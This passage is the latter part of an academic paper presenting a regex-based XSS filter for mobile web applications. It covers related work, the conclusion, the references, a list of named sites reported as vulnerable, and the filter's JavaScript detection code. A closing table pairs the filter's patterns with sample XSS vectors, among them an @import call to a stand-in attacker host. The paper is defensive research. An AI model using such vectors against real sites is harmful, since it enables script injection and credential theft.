NoScript Anywhere (NSA): NoScript (`http://noscript.net/`), is the popular security add-on for Mozilla Firefox. Its mobile form is called NoScript Anywhere (NSA) and is also based on regular expressions. Recently, Mozilla has abandoned support of XML User Interface Language (XUL) architecture for Firefox mobile in order to gain performance benefits and security issues [18]. This architectural change has made NSA useless overnight because of compatibility issues [19]. At the time of writing of this paper, NSA is no more compatible with Firefox mobile [13]. NSA's highly experimental form for testing purpose is available but for Firefox Nightly versions. Before this incompatibility issue, we have observed that NSA lacks update cycle compared to NoScript for desktop systems. NSA has another limitation in a sense that it is only available for Firefox users. Our XSS filter is available in the form of JavaScript function and is compatible with every modern browser. NSA has also usability issues because of blocking the scripts and this is not the case with our filter. Our filter captures malicious string at the time of user-supplied input.

Internet Explorer XSS Filter: Windows phone 7.5 has browser integrated support of XSS filter. The problem with the IE XSS filter is that it does not stop injections like: `<a href=''attackercontrolleddomain''>ClickMe</>`. With this type of injection, attacker can present victim with spoofed log-in page with a goal to steal credentials. Our filter correctly captures the above injection vectors. IE integrated XSS filter can also be bypassed if attacker is able to control two input parameters. IE's integrated XSS filter is only available to IE users while our filter is browser independent.

8 Conclusion

In this paper, we presented XSS filter for the mobile versions of web applications. We gave a survey of 100 popular mobile-version of web applications and found XSS in 81 of them. We have tested our filter against five publicly available XSS vector lists and found not even a single vector that is able to bypass the filter. We have also evaluated our filter by adding support in Wordpress and Drupal for mobiles. We hope that this paper will raise awareness about the XSS issue on mobile-side.

[42] `https://github.com/SpiderLabs/owasp-modsecurity-crs/tree/master/base_rules`

9 Acknowledgements

The authors would like to thank @0x6D6172696F, @insertScript, @ryancbarnett, @garethheyes, @ma1, @avlidienbrunn, @mathias, @secalert, @g4l4drim and many more from Twitter "*infosec community*" for their help and anonymous reviewers for their comments. This work has been supported by the Ministry of Economic Affairs and Energy of the State of North Rhine-Westphalia (Grant 315-43-02/2-005-WFBO-009).

References

1. Gary Wassermann and Zhendong Su. Static Detection of Cross-Site Scripting Vulnerabilities. In ICSE 2008.: http://dl.acm.org/citation.cfm?id=1368112
2. Controlling the XSS Filter.: http://blogs.msdn.com/b/ieinternals/archive/2011/01/31/controlling-the-internet-explorer-xss-filter-with-the-x-xss-\protection-http-header.aspx
3. S. Cook. A web developer's guide to cross-site scripting, January 2003. http://www.giac.org/practical/GSEC/Steve_Cook_GSEC.
4. WhiteHat Security's Website Security Statistics Report (May 2013).: https://www.whitehatsec.com/assets/WPstatsReport_052013.pdf
5. Do Mobile And Desktop Interfaces Belong Together?.: http://mobile.smashingmagazine.com/2012/07/19/do-mobile-desktop-interfaces-belong-together/more-130354
6. Mobile Site vs. Full Site.: http://www.nngroup.com/articles/mobile-site-vs-full-site/
7. Regular Expression Language — Quick Reference.: http://msdn.microsoft.com/en-us/library/az24scfc.aspx
8. Regular Expression Tutorial.: http://www.regular-expressions.info/tutorialcnt.html
9. Regular Expressions Cheat Sheet.: http://www.cheatography.com/davechild/cheat-sheets/regular-expressions/
10. Regular Expressions.: https://developer.mozilla.org/en-US/docs/JavaScript/Guide/Regular_Expressions
11. Measuring Time with Javascript: http://webdesign.onyou.ch/2010/11/30/measure-time-with-javascript/
12. Accuracy of JavaScript Time: http://ejohn.org/blog/accuracy-of-javascript-time/
13. NoScript Anywhere: http://noscript.net/nsa/
14. redos.js - JavaScript test program for regular expression DoS attacks.: http://www.computerbytesman.com/redos/retime_js.source.txt
15. Regular Expression Denial of Service.: http://en.wikipedia.org/wiki/ReDoS
16. Kapil Singh. Can Mobile learn from the Web?. In W2SP 2012.: http://www.w2spconf.com/2012/papers/w2sp12-final13.pdf
17. OWASP Top 10 Mobile Risks. https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks
18. XUL (XML User Interface Language).: https://developer.mozilla.org/en-US/docs/XUL
19. Mozilla Developer Platforms Mobile.: https://groups.google.com/group/mozilla.dev.platforms.mobile/browse_thread/thread/ff8d89bfa28383bb?pli=1
20. Knowyourelements.: http://www.knowyourelements.com/#tab=list-view&date=2013-01-24
21. A Complete Guide of jQuery Mobile for Beginners.: http://www.webappers.com/2013/03/15/a-complete-guide-of-jquery-mobile-for-beginners/

22. Athanasopoulos, E., Pappas, V., Krithinakis, A., Ligouras, S., Markatos, E., Karagiannis, T.: xJS: practical XSS prevention for web application development. In: Proceedings of the 2010 USENIX conference on Web application development (2010)
23. Bisht, P., Venkatakrishnan, V.: XSS-GUARD: precise dynamic prevention of cross-site scripting attacks. Detection of Intrusions and Malware, and Vulnerability Assessment pp. 23–43 (2008)
24. D. Bates, A. Barth and C. Jackson.: Regular Expressions Considered Harmful in Client-Side XSS Filters. In WWW 2010 http://www.collinjackson.com/research/xssauditor.pdf
25. Kirda, E., Kruegel, C., Vigna, G., Jovanovic, N.: Noxes: a client-side solution for mitigating cross-site scripting attacks. In: Proceedings of the 2006 ACM symposium on Applied computing. pp. 330–337. ACM (2006)
26. O Ismail, M Etoh, Y Kadobayashi, S Yamaguchi.: A proposal and implementation of automatic detection/collection system for cross-site scripting vulnerability. In AINA 2004
27. Nadji, Y., Saxena, P., Song, D.: Document structure integrity: A robust basis for cross-site scripting defense. In: NDSS (2009)
28. Robertson, W., Vigna, G.: Static enforcement of web application integrity through strong typing. In: Proceedings of the 18th conference on USENIX security symposium. pp. 283–298. SSYM'09, USENIX Association, Berkeley, CA, USA (2009)
29. Vogt, P., Nentwich, F., Jovanovic, N., Kirda, E., Kruegel, C., Vigna, G.: Cross site scripting prevention with dynamic data tainting and static analysis. In: Proceeding of the Network and Distributed System Security Symposium (NDSS).
30. A. Barth, C. Jackson, and J. C. Mitchell, Securing browser frame communication.: In 17th USENIX Security, 2008.
31. Sid Stamm, Brandon Sterne and Gervase Markham.: Reining in the Web with Content Security Policy. In WWW 2010
32. T. Oda, G. Wurster, P. van Oorschot, and A. Somayaji. SOMA: Mutual Approval for Included Content in Web Pages. In CCS 2008.
33. Trevor Jim, Nikhil Swamy and Michael Hicks.: Defeating Script Injection Attacks with Browser Enforced Embedded Policies. In WWW 2007.
34. OWASP ModSecurity Core Rule Set Project.: https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project
35. Apache Module mod_proxy.: http://httpd.apache.org/docs/2.2/mod/mod_proxy.html

A Appendix

Site Name and URL	Alexa Rank
Intel http://m.intel.com/content/intel-us/en.touch.html	1107
Nokia http://m.maps.nokia.com/#action=search&params=%7B%7D&bmk=1	568
StatCounter http://m.statcounter.com/feedback/?back=/	188
The New York Times http://mobile.nytimes.com/search	112
MTV http://m.mtv.com/asearch/index.rbml?search=	1168
HowStuffWorks http://m.howstuffworks.com/s/4759/Feedback	2882
SlashDot http://m.slashdot.org/	2267
Pinterest http://m.pinterest.com/	38
Dictionary http://m.dictionary.com/	182
MapQuest http://m.mapquest.com/	525

Table 3. Top Sites whose mobile-version are vulnerable to XSS

Regular Expression (RE) Syntax	
RE Construct	**Description**
\s	Matches any white-space character.
\S	Matches any non-white-space character.
|	Matches any one element separated by the vertical bar character.
*	Matches the previous element zero or more times.
?	Matches the previous element zero or one time.
^	The match must start at the beginning of the string or line.
/i	Makes the match case insensitive.
.	Matches any character except newline.
\	Escape Character.
[^...]	Matches every character except the ones inside brackets.

Table 4. Regular Expression (RE) Syntax Description [7].

```
function test(string) {
        var match = /<script[^>]*>[\s\S]*?<\/script[^>]*>/i.test(string) ||
 /<script[^>]*>[\s\S]*?<\/script[[\s\S]]*[\s\S]/i.test(string) ||
 /<script[^>]*>[\s\S]*?<\/script[\s]*[\s]/i.test(string) ||
 /<script[^>]*>[\s\S]*?<\/script/i.test(string) || /<script[^>]*>[\s\S]*?/i.test(string) ||
 /%[\d\w]{2}/i.test(string) || /&#[^&]{2}/i.test(string) || /&#x[^&]{3}/i.test(string) ||
    /[\s"'`;\/0-9\=\x0B]+on\w+\s*=/i.test(string) ||
    /(?:=|U\s*R\s*L\s*\()\s*[^>]*\s*S\s*C\s*R\s*I\s*P\s*T\s*:/i.test(string) ||
    /&colon;/i.test(string) ||  /[\s\S]src[\s\S]/i.test(string) ||
    /[\s\S]data:text\/html[\s\S]/i.test(string) ||  /[\s\S]xlink:href[\s\S]/i.test(string) ||
    /[\s\S]!ENTITY.*?SYSTEM[\s\S]/i.test(string) || /[\s\S]pattern(?=.*?=)[\s\S]/i.test(string) ||
    /[\s\S]base64[\s\S]/i.test(string) ||  /[\s\S]xmlns[\s\S]/i.test(string) ||
    /[\s\S]xhtml[\s\S]/i.test(string) ||   /[\s\S]href[\s\S]/i.test(string)  ||
    /[\s\S]style[\s\S]/i.test(string) ||   /[\s\S]formaction[\s\S]/i.test(string) ||
    /<style[^>]*>[\s\S]*?/i.test(string) ||  /[\s\S]@import[\s\S]/i.test(string) ||
    /<applet[^>]*>[\s\S]*?/i.test(string) ||  /<meta[^>]*>[\s\S]*?/i.test(string) ||
    /<object[^>]*>[\s\S]*?/i.test(string) ||  /<embed[^>]*>[\s\S]*?/i.test(string) ||
    /<form[^>]*>[\s\S]*?/i.test(string) || /<isindex[^>]*>[\s\S]*?/i.test(string);
    return match ? true : false;
}
function inputValidation() {
var string = document.getElementById("searchfield").value;
if (test(string)){ alert('Filter has detected malicious input'); return false;
}
return true;
}
```

Regular Expression (RE) Classes and Examplary XSS Vector	
RE Construct	**XSS Vector**
/:/i	<form><button formaction=javascript: alert(1)>CLICKME
/[\s\S]src[\s\S]/i	<iframe src="http://jsfiddle.net/t846h/">
/[\s\S]xlink:href[\s\S]/i	<math><a xlink:href="//jsfiddle.net/t846h/">click
/[\s\S]base64[\s\S]/i	<object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+></object>
/[\s\S]href[\s\S]/i	Click Me
/[\s\S]@import[\s\S]/i	<style>@import 'http://attacker.com/evilcssfile.css';</style>

Table 5. Miscellaneous Regular Expression (RE) Classes Along with Respective XSS Vectors.